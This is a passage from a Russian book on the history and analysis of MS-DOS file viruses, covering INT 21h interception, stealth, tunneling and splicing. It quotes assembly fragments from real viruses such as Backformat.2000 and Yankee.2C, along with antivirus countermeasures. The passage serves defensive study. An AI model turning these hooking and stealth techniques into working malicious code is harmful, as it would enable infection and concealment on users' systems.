Также следует обратить внимание на способ, которым программа проверяет, не находится ли в памяти уже ее другая резидентная копия, установленная ранее. В обработчике прерывания 21h имеется «веточка», которая обрабатывает нестандартную функцию с кодом 0ABCDh, – это своеобразный «пароль». Если наш обработчик в памяти уже присутствует, то он откликнется правильным «отзывом» (поместит в регистр AX число 0DCBAh), и это будет знаком того, что надо «тихо и мирно» завершиться.

Подобный прием характерен практически для всех резидентных вирусов. Разумеется, есть способ «обмануть» вирус, «внушив» ему, что его копия уже существует в памяти. Достаточно написать и запустить (как можно раньше, например в «AUTOEXEC.BAT» или «CONFIG.SYS») крохотную резидентную программку, которая правильно откликается на «пароль», имитируя вирус. Этот прием называется *«вакцинацией памяти»*, он позволяет надежно заблокировать по крайней мере размножение вируса на компьютере.

3.6.3.2. Перехват файловых операций

Более «продвинутые» вирусы перехватывают не запуск программ, но различные операции с файлами – создание (функции 3Ch или 5Bh), открытие (функция 3Dh), закрытие (функция 3Eh) и т. п. Если модифицировать приведенную в предыдущем разделе утилиту так, чтобы она отображала имена всех файлов, с которыми выполняются какие-либо операции, то полученная при ее помощи трасса событий будет поистине огромной. Действительно, перехватывающий файловые операции вирус получает в свое распоряжение гораздо больше потенциальных «жертв». Но в этом случае от него требуется умение распознавать вид файла по его внутренней структуре, ведь грош цена такой саморазмножающейся программе, которая «кидается», например, на файлы баз данных (расширение «.DBF»), тексты (расширение «.TXT») и прочие абсолютно «несъедобные» объекты!

Зато правильное применение техники обработки файловых операций позволяло вирусописателям организовывать очень интересные алгоритмы заражения. Например, вирус **Backformat.2000** заражал не

все программы подряд, но только создаваемые на дискетах. Поскольку чаще всего файлы создаются на дискетах при копировании их туда с винчестера, то это – оптимальная стратегия заражения, направленная на распространение вируса путем переноса с машины на машину. Не нужно десятков и сотен зараженных программ на винчестере, достаточно прицепляться только к тем из них, которые заведомо готовятся к путешествию!

```
        ; Вирус Backformat.2000. Фрагмент обработчика прерывания 21h.
Int21:
        Cmp     ah,5B               ; Создание файла?
        Je      Create              ; Да - на обработку создания
        Cmp     ah,3E               ; Закрытие файла?
        Jne     Skip                ; На стандартный обработчик
        Jmp     Close               ; Да - на обработку закрытия
        ...
        ; Обработка создания файла
Create:
        ...
        push    ax
        push    bx
        push    si
        mov     bx, dx              ; В DS:DX - имя вида X:\XXXXXXX.XXX
        cmp     [bx+1], ':'         ; Второй символ - двоеточие?
        Jne     Skip                ; Нет - на стандартный обработчик
        Mov     al,[bx]
        And     al,0DFh             ; Перевести символ в верхний регистр
        Cmp     al, 'A'             ; Первый символ - это 'A'?
        Je      OnFlag              ; На установку флага готовности
        Cmp     al,'B'              ; Первый символ - это 'B'?
        Je      OnFlag              ; На установку флага готовности
        Jmp     NoDiskAB
        ...
OnFlag:
        ...
        pop     si
        pop     bx
        pop     ax
        pushf                       ; Создать файл
        call    cs:dword ptr Int21
        ...
        mov     cs:Flag, AX         ; Установить флаг "файл создан"
        ...
        iret
        ; Обработка закрытия файла
Close:
        cmp     Flag, 0             ; Созданных файлов нет?
        jne     Infect              ; Есть - продолжить
        jmp     Skip                ; Нет - на стандартный обработчик
```

```
Infect:
        ; !!! Здесь вызов процедуры инфицирования (он пропущен) !!!
        ...
        mov     cs:Flag, 0          ; Сбросить флаг "файл создан"
        ...
        pushf                       ; Закрыть файл
        call    cs:dword ptr Int21
```

Аналогичным образом действовал и знаменитый **Onehalf.3445**, который в 1994–1995 годах вызвал обширнейшую пандемию во всем мире.

Вирусологу идея перехвата файловых операций подсказывает способ «поимки с поличным» нерезидентных вирусов при помощи постоянно находящейся в памяти утилиты, отслеживающей «подозрительные» действия (прежде всего запись в программные файлы). Нужно только постараться активировать утилиту раньше вируса, например разместив команду ее запуска в «AUTOEXEC.BAT» или даже в «CONFIG.SYS». Написать такую утилиту можно самостоятельно, а можно и воспользоваться готовой. Например, в состав пакета «Доктор Касперский», распространявшегося фирмой КАМИ в начале 1990-х годов XX века, входила маленькая программка «-D.COM», которая позволяла не только реагировать на «подозрительные» файловые операции, но и просматривать значения регистров процессора в момент вызова, содержимое участков оперативной памяти, из которых эта операция была вызвана, и т. п.

3.6.3.3. Перехват операций с каталогами

Поиск файлов в каталогах – массовая операция. Каждый раз, перемещаясь по своему диску в Norton Commander'е, пользователь получает в «голубых окошках» все новые и новые списки файлов. И не задумывается о том, что Norton Commander для этого десятки и сотни раз обращается к функциям 4Eh/4Fh. Достаточно вирусу перехватить эти функции в своем резидентном обработчике прерывания 21h, и он получит возможность такого же массового заражения программ! Другой вариант: вирусом перехватывается только функция 3Bh смены текущего каталога (в DS:DX традиционно передается его имя), а сервисы 4Eh/4Fh он вызывает в цикле уже по собственной инициативе. Получается своего рода гибрид резидентного и Search-вируса, причем необычайно «прожорливый»!

Вирусы такого рода были «популярны» в начале 90-х годов XX века (семейства **Astra**, **MG**, **XPEH** и др.), но потом «вышли из моды».

Видимо, это связано с тем, что «прожорливость» перестала считаться среди вирусописателей таким уж привлекательным свойством компьютерного вируса. Действительно, в условиях более или менее развитой антивирусной индустрии сформировалась ситуация, когда чем больше программ на машине заражено вирусом, тем легче «пуганому» пользователю заметить его и принять соответствующие меры.

3.7. Вирусы-«невидимки»

Я не оборотень. У меня специальная одежда. Она может делать меня невидимым, только плохо работает.

А. и Б. Стругацкие. «Жук в муравейнике»

Применение Stealth-технологии распространено не только в загрузочных вирусах, но и в их файловой разновидности. Поскольку «органами чувств» и «эффекторами» для прикладных программ и самой операционной системы являются в основном сервисные процедуры, доступные через прерывание 21h, то существует теоретическая возможность аккуратно «подменить» некоторое количество этих процедур (впрочем, как и любых других) и заставить их работать по выгодному для резидентного вируса алгоритму. Прежде всего эта выгода заключается в том, чтобы скрыть факт присутствия вируса в системе.

Самым распространенным является способ «корректировки» длины зараженной программы, когда вирус перехватывает функции 4Eh/4Fh (или 11h/12h), при помощи которых программы «смотрят» на каталоги, и вычитает из возвращаемой длины зараженных программ размер их вирусной части. Дешево и сердито.

Другой относительно простой и часто используемый метод «ослепления противника» заключается в том, чтобы перехватить функции 3Dh (открытие файла) и 3Eh (закрытие файла) и всякий раз проверять, открывается ли программный файл уже зараженной программы. Если происходит именно это, то вирусу достаточно «вылечить» программу (то есть удалить из нее вирусный код), а в момент закрытия – заразить снова. Открывая зараженный файл при помощи стандартных средств (например, для просмотра по **F3** в Norton Commander'е), вирус внутри него увидеть невозможно, его там в это время просто физически нет!

Кстати, отсюда следует простой способ «лечения» зараженной программы: открыть ее в оболочке Norton Commander по **F3** и сра-

зу же перезагрузиться, нажав для надежности кнопку **Reset**[1]. После перезагрузки программа окажется «здоровой»!

Еще одна вариация этого метода лечения «голыми руками» заключается в том, чтобы заархивировать зараженные файлы каким-нибудь упаковщиком (типа ZIP, ARJ, RAR и т. п.), тогда внутри архива окажутся программы, не являющиеся «вирусоносителями». Любопытно, что этот факт побуждает наиболее «упертых» вирусописателей заниматься перехватом функции 4Bh, отслеживанием момента запуска программы-упаковщика и отключением Stealth-механизма на время его работы.

Еще более сложные варианты реализации Stealth-технологии предусматривают перехват и других сервисных функций MS-DOS. Вот, например, фрагмент описания (от Е. Касперского) для одного из самых сложных и «продвинутых» в этом отношении вируса **Frodo.4096**, в свое время (в 1990 году) поразившего воображение профессиональных вирусологов:

> *Полноценный «стелс»-вирус: обрабатывает 20 функций INT 21h (FindFirst, FindNext, Read, Write, Lseek, Open, Create, Close, Exec и т. д.) и хорошо маскируется. При обращении DOS к зараженному файлу вирус подставляет его первоначальную длину и время модификации. При чтении файла или загрузке его в память модифицирует считанную с диска информацию таким образом, что файл предстает в незараженном виде. При открытии файла для записи вирус лечит его (так как запись в файл может уничтожить часть вируса) и снова заражает при закрытии.*

Примечательно, что вирус перехватывал не только файловые операции, но и операции с памятью (48h – создать блок, 49h – уничтожить блок, 4Ah – изменить размер блока). Оставшись первоначально в ОЗУ одним из традиционных для резидентных вирусов методом, **Frodo.4096** в дальнейшем внимательно следил за цепочками блоков памяти. Если какой-то крупный блок памяти высвобождался (например, по причине завершения работы занимавшей его программы), то вирус вместо высвобождения просто сильно уменьшал его размеры, записывал в MCB код 8 и «переселялся» в этот блок. Если же какая-то программа высвобождала свой фрагмент памяти не полно-

---

[1] Имеется в виду, что вирус теоретически может перехватить «клавиатурное» прерывание номер 9 и по нажатии «**Ctrl+Alt+Del**» успеть заразить «жертву».

стью, оставляя в ОЗУ небольшой блок и завершаясь резидентно, то **Frodo.4096** поступал противоположным образом – расширял этот резидентный блок и перемещался в его конец, выступая для резидентной программы в роли «незваного соседа». Таким образом, вирус не имел постоянного местоположения в памяти!

Вот что писал по поводу обнаружения и лечения **Frodo.4096** Д. Н. Лозинский:

Этот вирус превосходит все мыслимые пределы затраты труда... Мне представляется, что универсальный сторож, который обнаружил бы появление в машине этого вируса, должен просматривать каталоги не стандартными средствами MS-DOS, а через прямое считывание секторов, поскольку все средства доступа к файлам отдают программам информацию, из которой удалены все следы деятельности вируса.

Понятно, что антивирус, устроенный таким образом, должен был воспроизводить своими средствами немалую часть MS-DOS, по крайней мере всю ее файловую систему!

Еще сильнее впечатлили Stealth-вирусы Н. Н. Безрукова:

...Это примерно 6 тысяч строк исходного текста, то есть от нескольких месяцев до года упорной работы...

Забавно, что в те времена никто так и не раскрыл «страшную тайну» вируса. Только несколько лет спустя, в середине 90-х годов, когда исходные тексты **Frodo.4096** (и подобных ему вирусов) стали доступны широкой общественности, выяснилось, что они просто-напросто содержат в себе множество фрагментов оригинального фирменного кода одной из ранних версий MS-DOS. Зачем писать с нуля, когда можно воспользоваться готовыми разработками?

Впрочем, замешательство вирусологов продолжалось недолго. Должны были найтись более простые и дешевые способы противодействия вирусу, и они довольно быстро нашлись. Идея заключалась в том, чтобы обращаться напрямую к сервисам MS-DOS, минуя хитроумные вирусные обработчики. А для этого достаточно было знать «истинный» адрес точки входа в эти сервисы – не тот, который указан в таблице векторов прерываний, а тот, который расположен где-то глубоко в недрах ядра операционной системы.

Вирус **Frodo.4096** был побежден, но и вирусописатели не дремали. Они изобретали все более изощренные способы сокрытия своих «изделий» от глаз пользователей и вирусологов. При этом Stealth-технологии разрабатывались по разным направлениям:

- не дать пользователю возможность заподозрить факт наличия вируса в системе;
- «спрятаться» от антивируса-сканера;
- обойти «барьеры», поставленные резидентными антивирусами-блокировщиками.

Крайне сложную технологию «невидимости» использовал некто P. Demenuk в своем вирусе **PM.Wanderer**. Ему удалось выйти за пределы возможностей, доступных в стандартном режиме процессоров Intel. Автор вируса, пользуясь особенностями защищенного режима (речь о нем пойдет в нашей книге дальше – в главе, посвященной Windows-вирусам), создал два «параллельных пространства»: в одном «жил» вирус, а в другом – остальные программы MS-DOS (в том числе и антивирусы). К счастью, **PM.Wanderer** оказался не слишком приспособленным к типичным программно-аппаратным конфигурациям, используемым большинством пользователей. Да и не собирался автор выпускать свой вирус в «большой свет». Потрясение испытали лишь вирусологи, изучавшие этот уникальный образец «электронной фауны».

Тем не менее и этот вирус не поставил перед вирусологами неразрешимой задачи. Как для этого вируса, так и для всех остальных «невидимок» вирусологи всегда с успехом разрабатывали мощные и надежные алгоритмы, опровергающие изыскания вирусописателей. Впрочем, если рассмотреть проблему с точки зрения здравого смысла, то нетрудно прийти к выводу, что антивирусные изыскания в этой области хотя интересны и увлекательны, но одновременно и малоактуальны, ведь Stealth-механизмы по определению работают лишь в «грязной» (то есть в уже зараженной) системе! А это значит, что все хитромудрое многообразие маскирующих вирусных алгоритмов легко опровергается использованием очень простого рецепта: необходимо запускать антивирус, загрузившись с носителя (дискеты, CD-диска, другого винчестера и т. п.) с заведомо «чистой» операционной системой!

Тем не менее поскольку тема борьбы со Stealth-технологиями действительно очень интересна и поучительна, то все же рассмотрим подробнее наиболее часто использующиеся элементы этой технологии и способы противодействия им. Тем более что некоторые из них широко применяются и в эпоху Windows-вирусов.

3.7.1. «Психологическая» невидимость

В первую очередь вирусы стараются, конечно же, скрываться от пользователя. Существует ряд простых приемов, направленных на то,

чтобы работа программ, зараженных вирусами, не отличалась (по крайней мере, внешне) от работы «здоровых» программ. Их могут использовать даже нерезидентные «зловреды».

Во-первых, вирусы стараются сохранять неизменными дату и время создания заражаемых файлов. Действительно, при просмотре каталогов в Norton Commander'е или при помощи команды «DIR» файлы с «сегодняшней» датой последнего доступа выделяются довольно резко, что может вызвать недоумение даже у не очень внимательного пользователя. Поэтому «грамотно» написанные вирусы перед открытием заражаемого файла определяют дату и время его создания при помощи функции 57h, а после закрытия таким же образом восстанавливают прежнее значение.

Во-вторых, вирусы стараются обрабатывать ошибки ввода-вывода. В старых статьях и книгах (конца 1980-х годов) нередко можно было встретить примерно вот такую характеристику какого-нибудь вируса:

...При попытке заражения этим вирусом файла, размещенного на защищенной от записи дискете, на экран выдается сообщение «Write protect error – A (Abort), R (Retry), I (Ignore), F (Fail)»...

Происходит это потому, что за выполнением файловых операций в MS-DOS «наблюдает» специальная контролирующая подсистема, в случае возникновения ошибки вызывающая прерывание с номером 24h. По умолчанию обработчик этого прерывания отображает воспроизведенное выше сообщение и ждет нажатия на одну из предложенных клавиш.

Если пользователь выбирает «A», то программа, вызвавшая эту ошибку, «убивается» самой операционной системой. Обработчик информирует операционную систему о таком решении пользователя, помещая в регистр AL значение 2.

Если пользователь выбирает «R», то операционная система пытается упрямо повторить системную операцию, вызвавшую ошибку. Такой «поступок» вполне логичен, ведь пользователь часто имеет возможность устранить источник ошибки (например, передвинуть защитное «окошечко» на дискете). В регистр AL помещается значение 1.

Если пользователь выбирает «I», то операционная система игнорирует ошибку и возвращает управление программе, не информируя ее о нештатной ситуации. Регистр AL при этом содержит код 0.

Наконец, если пользователь выбирает «F», то операционная система возвращает управление программе, выставив бит Carry в регистре флагов, и запоминает в своих внутренних переменных числовой код, поясняющий причину этой ошибки. Программа может «запросить» этот код (а всего их несколько десятков) при помощи функции 59h и самостоятельно принять решение о своих дальнейших действиях. Обработчик же лаконично возвращает в регистре AL значение 3.

Профессионально написанные программы содержат собственные обработчики прерывания 24h. Например, Norton Commander при возникновении «критической» ошибки вместо процитированного выше бледно-серого сообщения на черном фоне выводит на экран красивую красную рамку, предлагая выбрать тип реакции программы в режиме меню... что, в общем-то, абсолютно не меняет сути происходящих при этом процессов.

Почему бы в точности так же не поступать и вирусу? Обычно вирусы кратковременно перехватывают прерывание 24h перед попыткой открытия (с установленным признаком разрешения записи: код 1 или 2 в регистре AL) заражаемого файла. Обработчик этого прерывания в вирусе выглядит примитивно:

```
Int24:
        mov al, 3
        iret
```

Если происходит ошибка, то функция-«неудачница» возвращает вирусу управление с установленным в единицу битом Carry, что служит для него предостережением: продолжение попытки заражения этого файла нецелесообразно. Вирус «бежит назад пятками», а пользователь так ничего и не замечает.

Следует также упомянуть чисто психологические «трюки», которые хотя и применяются очень нечасто, но довольно забавны. Связаны они с «маскировкой» увеличения длины файла и рассчитаны на совсем уж невнимательного пользователя. Например, иногда можно и не заметить увеличение длины, произошедшее на «круглую» величину. Также психологически непросто обратить внимание не на кардинальное изменение, но на «перепутаницу» цифр.

```
PROGRAM0 EXE 12 345  17.09.01 ; "Здоровая" программа
PROGRAM1 EXE 14 345  17.09.01 ; Программа "поправилась" на 2000 байтов
PROGRAM2 EXE 14 325  17.09.01 ; "Перепутались" цифры
       3 файла          51 015 байтов
```

Разумеется, программа-антивирус всех вышеописанных ухищрений просто не заметит. Не на нее это рассчитано.

3.7.2. Прямое обращение к системе

Итак, для достижения «полной и окончательной победы» и вирусы, и антивирусы стремятся определить «истинный» адрес обработчика MS-DOS, расположенный где-то в ядре системы. Обращаясь напрямую по этому адресу, можно не только быть уверенным в адекватном выполнении собственных алгоритмов, но и препятствовать работе алгоритмов «противника». Воистину, «кто первым встал, того и тапки»!

Прежде всего необходимо определиться, что считать «истинным» адресом обработчика прерывания 21h.

Ядро MS-DOS ранних версий всегда располагалось в нижних адресах памяти. Начиная с версии 4.0 появилась альтернатива: помещая в конфигурационный файл CONFIG.SYS строчку DOS=HIGH, UMB, можно было размещать это ядро где-то в областях HMA и UMB. Но и в этом случае в нижних адресах памяти все равно оставался «переходник» – небольшой фрагмент, «пересылающий» управление на основное ядро:

```
nop
nop
call  Check_A20              ; Проверка статуса адресной линии
jmp   cs: dword ptr DOS      ; Переход на ядро
```

Если же пользователь отказывался от загрузки ядра в старшие адреса ОЗУ, то «переходник» все равно присутствовал в нижних адресах, только имел он упрощенный вид и состоял всего из одной команды «JMP». В обоих случаях адрес в позиции 0:84h таблицы векторов прерываний сразу после загрузки «чистой» системы указывал именно на этот «переходник» и лишь потом изменялся в результате многочисленных перехватов прерывания со стороны резидентных драйверов и сервисных утилит. Такое положение дел до сих пор остается верным даже для версий MS-DOS, запускающихся в DOS-сессиях современных операционных систем Windows 9X и NT.

Сам же «основной» обработчик, располагающийся в ядре MS-DOS, выглядит примерно так:

```
CLI
CMP AH, 73h
JA  M0               ; На обработку "новых" функций (Dos > 7.X)
CMP AH, 33h
JB  M1               ; На обработку "ранних" функций (Dos < 2.0)
JZ  M2               ; На обработку сервисной функции 33h
CMP AH, 64h
JA  M3               ; На обработку "расширенных" функций (Dos > 4.0)
```

```
JZ  M4              ; На обработку сервисной функции 64h
CMP AH,51h
JZ  M5              ; На обработку сервисной функции 51h
CMP AH,50h
JZ  M6              ; На обработку сервисной функции 50h
CMP AH,62h
JZ  M7              ; На обработку сервисной функции 62h
...
```

Видно, что в результате многочисленных проверок кода функции обработчик растекается на ряд «рукавов». В дальнейшем каждый из этих «рукавов» также разделяется на ряд «ручейков», и подобное деление продолжается до тех пор, пока управление не будет передано на процедуру, реализующую конкретную сервисную функцию. Также полезно обратить внимание, что большинство сервисных функций, используемых вирусами (то есть функций с кодами от 34h и больше), обрабатываются в одном общем «ручейке».

Так что же считать «истинным» адресом обработчика сервисной функции: адрес «переходника», адрес первой команды общего обработчика (в нашем примере это команда «CLI»), адрес начала соответствующего «ручейка» или даже адрес фрагмента кода, непосредственно обрабатывающего эту функцию?

Разумеется, если знать значения всех этих адресов и передавать управление непосредственно на них, то результат работы сервисной функции во всех случаях будет одинаковым. Значит, все эти адреса – «правильные». Но преимущество получит та программа, которая обратится в более «глубокую» точку.

Так как же искать эти адреса?

3.7.2.1. Метод предопределенных адресов

Можно просто знать значения этих адресов для разных версий операционной системы и обращаться к ним, выбирая из заранее заготовленной таблички (см. табл. 3.1).

Но прогресс не стоит на месте, и любые данные подобного сорта неминуемо устаревают. Так, например, вирус **Terror.1085** «знал» и использовал только последние три строчки этой таблички и даже не предполагал, что появятся другие, более совершенные версии операционной системы. В результате история его окончилась вместе с появлением MS-DOS v4.01.

Для корректного использования этого метода надо быть уверенным, что текущей версии операционной системы соответствует какая-либо строка в табличке. Если же это не так, то приходится ис-

пользовать другие способы поиска «истинного» адреса обработчика прерывания 21h.

Таблица 3.1. Адреса характерных участков для разных версий MS-DOS

Версия MS-DOS	«Переходник»	Обработчик	«Основная» ветвь
7.X	00C9h:0FB2h	FF03h:41E9h	FF03h:420Ah
6.X, dos=high, device=himem.sys	0123h:109Eh	FDC8h:40F8h	FDC8h:411Bh
6.X, dos=high	0123h:109Eh	03ACh:40F8h	03ACh:411Bh
6.X	–	002Ah:40F8h	002Ah:411Bh
5.X, dos=high, device=himem.sys	0123h:109Eh	FDC8h:40Ebh	FDC8h:410Eh
5.X, dos=high	0123h:109Eh	03ACh:40F8h	03Ach:411Bh
5.X	–	002Ah:40Ebh	002Ah:410Eh
3.30	0070h:05DCh	0294h:1460h	0294h:1480h
3.20	0070h:17D0h	–	–
3.10	0070h:0D43h	–	–

3.7.2.2. Метод трассировки прерывания

Этот красивый и важный метод основан на использовании механизма «отладочного» прерывания. Дело в том, что если в регистре флагов процессора установлен в единицу бит TF (восьмой), то после выполнения каждой очередной команды будет возбуждаться прерывание с номером 1 (адрес его обработчика располагается в таблице векторов прерываний в позиции 0:4). При вызове этого прерывания бит TF сбрасывается, и процедура обработки прерывания работает в «обычном» режиме. После выполнения команды «IRET» из стека извлекается вместе с адресом очередной выполненной команды старое значение регистра флагов (с установленным битом TF), и трассировка продолжается. Этот механизм очень удобен для организации «пошагового» выполнения программ и используется, например, в отладчиках.

На обработчик «отладочного» прерывания можно возложить задачу отслеживания адреса текущей исполняемой команды. Вот как знаменитый вирус **Yankee.2C (M2C-2885)** использовал возможности этого механизма для поиска «истинного» адреса обработчика прерывания 21h.

Шаг 1. Сначала вирус перехватывал «отладочное» прерывание.

```
mov   ax,3501
int   21h
```

```
mov   si, bx
mov   di, es
...
mov   ax,2501h
mov   dx, offset Int01 ; Смещение собственного обработчика
int   21h
```

Шаг 2. Затем он «взводил» бит TF в регистре флагов:

```
pushf             ; Сохранить флаги в стеке
pop       ax      ; Выгрузить их в AX
or        ax,100h ; Устанавливаем в ax бит TF
```

Шаг 3. Наконец, он заносил в стек флаги, смещение и сегмент текущего значения адреса обработчика прерывания 21h и вызывал команду «IRET». По этой команде извлекались сохраненные в стеке значения, и управление передавалось на указанный адрес.

```
push      ax      ; Сохранить флаги с битом TF=1 в стеке
push      cs      ; Сегмент точки перехода
push      ax      ; Смещение точки перехода
iret
```

Но поскольку бит TF был теперь установлен, то начиная с этого момента исполнение программы регулярно прерывалось с передачей управления на обработчик «отладочного» прерывания. А вот как выглядел сам этот обработчик:

```
        ; В стеке:
        ;  ss:[bp+6] - флаги
        ;  ss:[bp+4] - CS текущей исполняемой команды
        ;  ss:[bp+2] - IP текущей исполняемой команды
Int01:
        push  bp
        ; ss:[bp]     - значение регистра BP
        mov   bp,sp
        ...
        cmp   word ptr [bp+4],300h          ; CS в стеке < 300h ???
        jb    Found                         ; Да - дошли до ядра
        pop   bp                            ; Нет - трассировать далее
        iret
Found:
        push  bx
        mov   bx,[bp+2]                     ; Взять из стека IP
        mov   cs:Save_IP,bx
        mov   bx,[bp+4]                     ; Взять из стека CS
        mov   cs:Save_CS,bx
        pop   bx
        ...
        and   word ptr [bp+6],0FEFFh        ; Бит TF := 0
```

```
...
pop   bp
iret                              ; Окончательный выход из обработки
```

Анализируя вышеприведенный фрагмент, несложно прийти к выводу, что вирус **Yankee.2C** обнаруживал в лучшем случае лишь адрес «переходника», располагающегося в нижних адресах памяти. Для того чтобы проникнуть в ядро глубже, обработчик «отладочного» прерывания должен быть более «интеллектуальным». Более поздние вирусы, например **PM.Wanderer**, пытались анализировать структуру «переходника» – искали где-то в его «окрестностях» точки входа в команду «JMP» и переходили на указанный в ней адрес. Вероятно, возможен и еще более «продвинутый» алгоритм, который проникал бы еще дальше и доходил бы до «развилок» стандартного обработчика прерывания 21h.

Иногда поиск «истинного» адреса обработчика прерывания методом трассировки называют коротким словом *«туннелинг»*. Следует также отметить, что вирусописатели нередко выполняют «туннелинг» не только для того, чтобы напрямую обращаться к системному сервису MS-DOS, но и чтобы осуществить довольно необычный способ перехвата этого прерывания. Способ основан не на изменении значения адреса в таблице векторов прерывания, но на «встраивании» в стандартный обработчик прерывания 21h команды перехода на собственный код. Например, вот как выглядит этот прием «в исполнении» вируса **Ksenia.3599**: вместо двух команд «NOP» (интересно, разработчики из фирмы Microsoft «позабыли» их тут специально?) вирус вставляет свою команду вызова нестандартного прерывания 0B1h.

```
C9:0FB2 CDB1              int     B1          ; <- перехват управления вирусом
C9:0FB4 E8CE00    call    Check_A20
C9:0FB7 2EFF2E820F jmp    dword ptr CS:[0F82]
```

Разумеется, в позиции вектора этого прерывания располагается адрес вирусного обработчика, который при обращениях к сервисам MS-DOS со стороны прикладных программ сперва делает свое «черное дело» и лишь потом возвращает управление стандартному обработчику в точку с адресом 0C9h:0FB4h.

Эта довольно сложная технология перехвата прерываний напоминает «сращивание» двух обработчиков – вирусного и стандартного – и потому носит наименование *«сплайсинг»* (англ. *to splice* – сплетать, сращивать). Она характерна для высокосложных вирусов середины 90-х годов XX века. Ю. Косивцов в статье, опубликованной в журнале

«Монитор», предложил метод борьбы со «сплайсингом» при помощи резидентной программы-«блокировщика» [19]:

Первый компонент [антивирусного монитора – К. К.] встраивается в ядро ДОС, а второй просто перехватывает цепочку 21-го прерывания. Когда программа выполняет инструкцию INT 21h, управление передается второму компоненту. Он может сделать проверки на опасность функции, затем выставить переменную «проход цепочки» и передать управление дальше. При получении управления первым компонентом он проверяет переменную «прохода цепочки». Если она выставлена, то была инструкция INT 21h, надо сбросить переменную «проход цепочки» и передать управление ДОС. Если переменная сброшена, то вызов пришел напрямую и надо принимать меры: скорее всего, это действие вируса.

Также ему принадлежит идея, как программно распознать факт ведущейся трассировки прерывания [20]:

Выставленный флаг трассировки можно выявить косвенно, замаскировав аппаратные прерывания, поместив в [SP-1] контрольное значение и дав инструкцию STI. Тогда по изменению слова в стеке можно судить, было трассировочное прерывание или нет.

Но оба этих метода бессильны в том случае, если «сплайсинг» уже состоялся и вирус встроился в стандартный обработчик. В этом случае их, наверное, будет использовать сам вирус, для того чтобы помешать работе «противника».

Поиск в памяти резидентного вируса, перехватившего управление таким необычным способом, довольно затруднителен даже для современных антивирусных пакетов. Ситуация существенно осложняется наличием многочисленных версий и вариантов PC-DOS, MS-DOS, DR-DOS, PTS-DOS, FreeDOS и т. п., структуры стандартных обработчиков которых часто похожи в общем, но существенно различаются в деталях. Антивирусу приходится повторять «путь» вируса, трассируя тем или иным образом коды стандартного обработчика и постоянно проверяя очередную команду на наличие «незаконной врезки» в коды стандартного обработчика.

Но вирус не обязан вставлять в тело стандартного обработчика именно «инородную» для него команду «INT». Не исключено использование собственных «JMP»'ов или даже подмена адресов «штатных» переходов (например, для MS-DOS v7.X можно было бы просто «подредактировать» адрес, располагающийся в ячейке 0C9h:F82h).

Короче говоря, на момент написания этих строк приходится констатировать, что ни вирусописатели, ни вирусологи не одержали окончательной победы в борьбе за обладание «истинным» адресом обработчика прерывания 21h. «Сражения» затихли сами собой, по мере «вымирания» MS-DOS.

Справедливости ради следует отметить, что трассировкой прерываний и сплайсингом занимались и занимаются не только вирусы и антивирусы, но и некоторые драйверы, системы защиты от несанкционированного копирования и другие безусловно полезные программы. А после 2010 г. появились буткиты, использующие подобную технику для контроля за выполнением загрузки операционной системы.

3.7.2.3. Прочие методы

В вирусах изредка используются и другие методы поиска «истинного» значения адреса обработчика прерывания 21h, подчас очень необычные. Вот, например, описание (от И. Данилова) вирусов семейства **MTZ.PinkPanther**:

Очень остроумно определяют оригинальный адрес обработчика INT 21h, перехватив INT 6 и «забив» ядро DOS байтами 0FFh...

Идея этого метода требует пояснений. Дело в том, что прерывание с номером 6 автоматически вызывается при попытке процессора выполнить недопустимую команду, то есть команду с каким-нибудь «странным» кодом типа 0FFFFh. Предварительно перехватив это прерывание, вирус обращается к какому-нибудь сервису MS-DOS и ждет, пока процесс поочередного выполнения команд не попадет на «заминированный» участок и управление не получит обработчик прерывания 6. Далее вирус просто извлекает из стека адрес (CS и IP) этой точки памяти, расположенной где-то в «глубинах» операционной системы.

Возможна модификация этой идеи, заключающаяся в следующем: область системной памяти забивается не кодом 0FFh, а кодом 0CCh (это однобайтовый вариант команды «INT 3»). Перехватывать в этом случае нужно именно 3-е прерывание, а дальше действовать аналогично.

Интересные методы поиска оригинального адреса обработчика прерывания 21h родились в результате проводимого в 1994 г. на страницах журнала «Монитор» конкурса короткого кода. Они основаны на постоянстве структурной организации вариантов этого обработчика в разных версиях MS-DOS.

Первый шаг при реализации этих методов заключается в определении сегмента области, в которой располагается ядро MS-DOS. Его можно определить при помощи «старой знакомой» функции 52h. Она дает доступ к большому списку адресов объектов, почти все из которых располагаются внутри ядра MS-DOS. Другой подход заключается в том, что где-то внутри обработчика прерывания 21h располагаются вызовы прерывания 2Ah. По умолчанию обработка этого прерывания не выполняет никаких полезных действий, поэтому можно перехватить его и, когда оно будет вызвано, извлечь из стека необходимое значение сегмента.

Дальнейший поиск начала обработчика прерывания 21h внутри этого сегмента основан на следующих обстоятельствах. Все версии MS-DOS (включая даже самые последние версии 7.X) имеют «служебный вход» в процедуры обработки прерывания 21h. Он сохранился с «доисторических» времен благодаря Тиму Паттерсону, прародителю сразу двух операционных систем для IBM PC (CP/M и MS-DOS), и обеспечивает некоторую совместимость и преемственность этих программных продуктов. Упомянутый «служебный вход» представляет собой некий дополнительный «переходник» – фрагмент ядра MS-DOS, «отфильтровывающий» сервисные функции с кодами, большими чем 24h, и лишь потом передающий управление на основной обработчик. Адрес этого «служебного входа» можно найти в позиции вектора прерывания 30h (вернее, там располагается целиком команда перехода на этот «служебный вход»):

```
0000:00C0 EAE40FC900    jmp     00C9:0FE4 ; "Служебный вход"
```

Кроме того, внутри PSP любой загруженной в память программы по смещению +5 находится дальний вызов этого же «альтернативного» обработчика:

```
DS:00 CD20              int     20h
DS:02 ????????          dd      ????????
DS:05 9AEEFE1DF0        call    F01D:FEEE ; <- дальний вызов CP/M
...
```

Промежуточная команда перехода на «альтернативный» обработчик располагается не непосредственно в точке, куда передает управление команда «CALL», а чуть-чуть дальше, в начале следующего параграфа памяти:

```
F01D:FEEE ????          dw      ????            ; "Мусор"
F01D:FEF0 EAE40FC900    jmp     00C9h:0FE4h     ; Дверь в "служебный ход"
```

Сам же этот «служебный» ход представляет собой несколько команд, перераспределящих содержимое регистров а-ля MS-DOS (дело в том, что в CP/M код функции указывался не в AH, но в CL) и передающих управление на ту «ветвь» стандартного обработчика прерывания 21h, которая ведает «старыми» функциями с кодами от 0 до 24h:

```
00C9:0F96                dw 41C4
00C9:0F98                dw FF39
...
; Это "переходник" на альтернативный обработчик
00C9:0FE4 90             nop
00C9:0FE5 90             nop
00C9:0FE6 E89C00         call     Check_2A
00C9:0FE9 2EFF2E960F     jmp      cs:dword ptr  [0F96]
...
; Здесь начинается код "альтернативного" обработчика
FF39:41C4 1E             push     ds
...
FF39:41E0 80F924         cmp cl,24h          ; Код функции допустим?
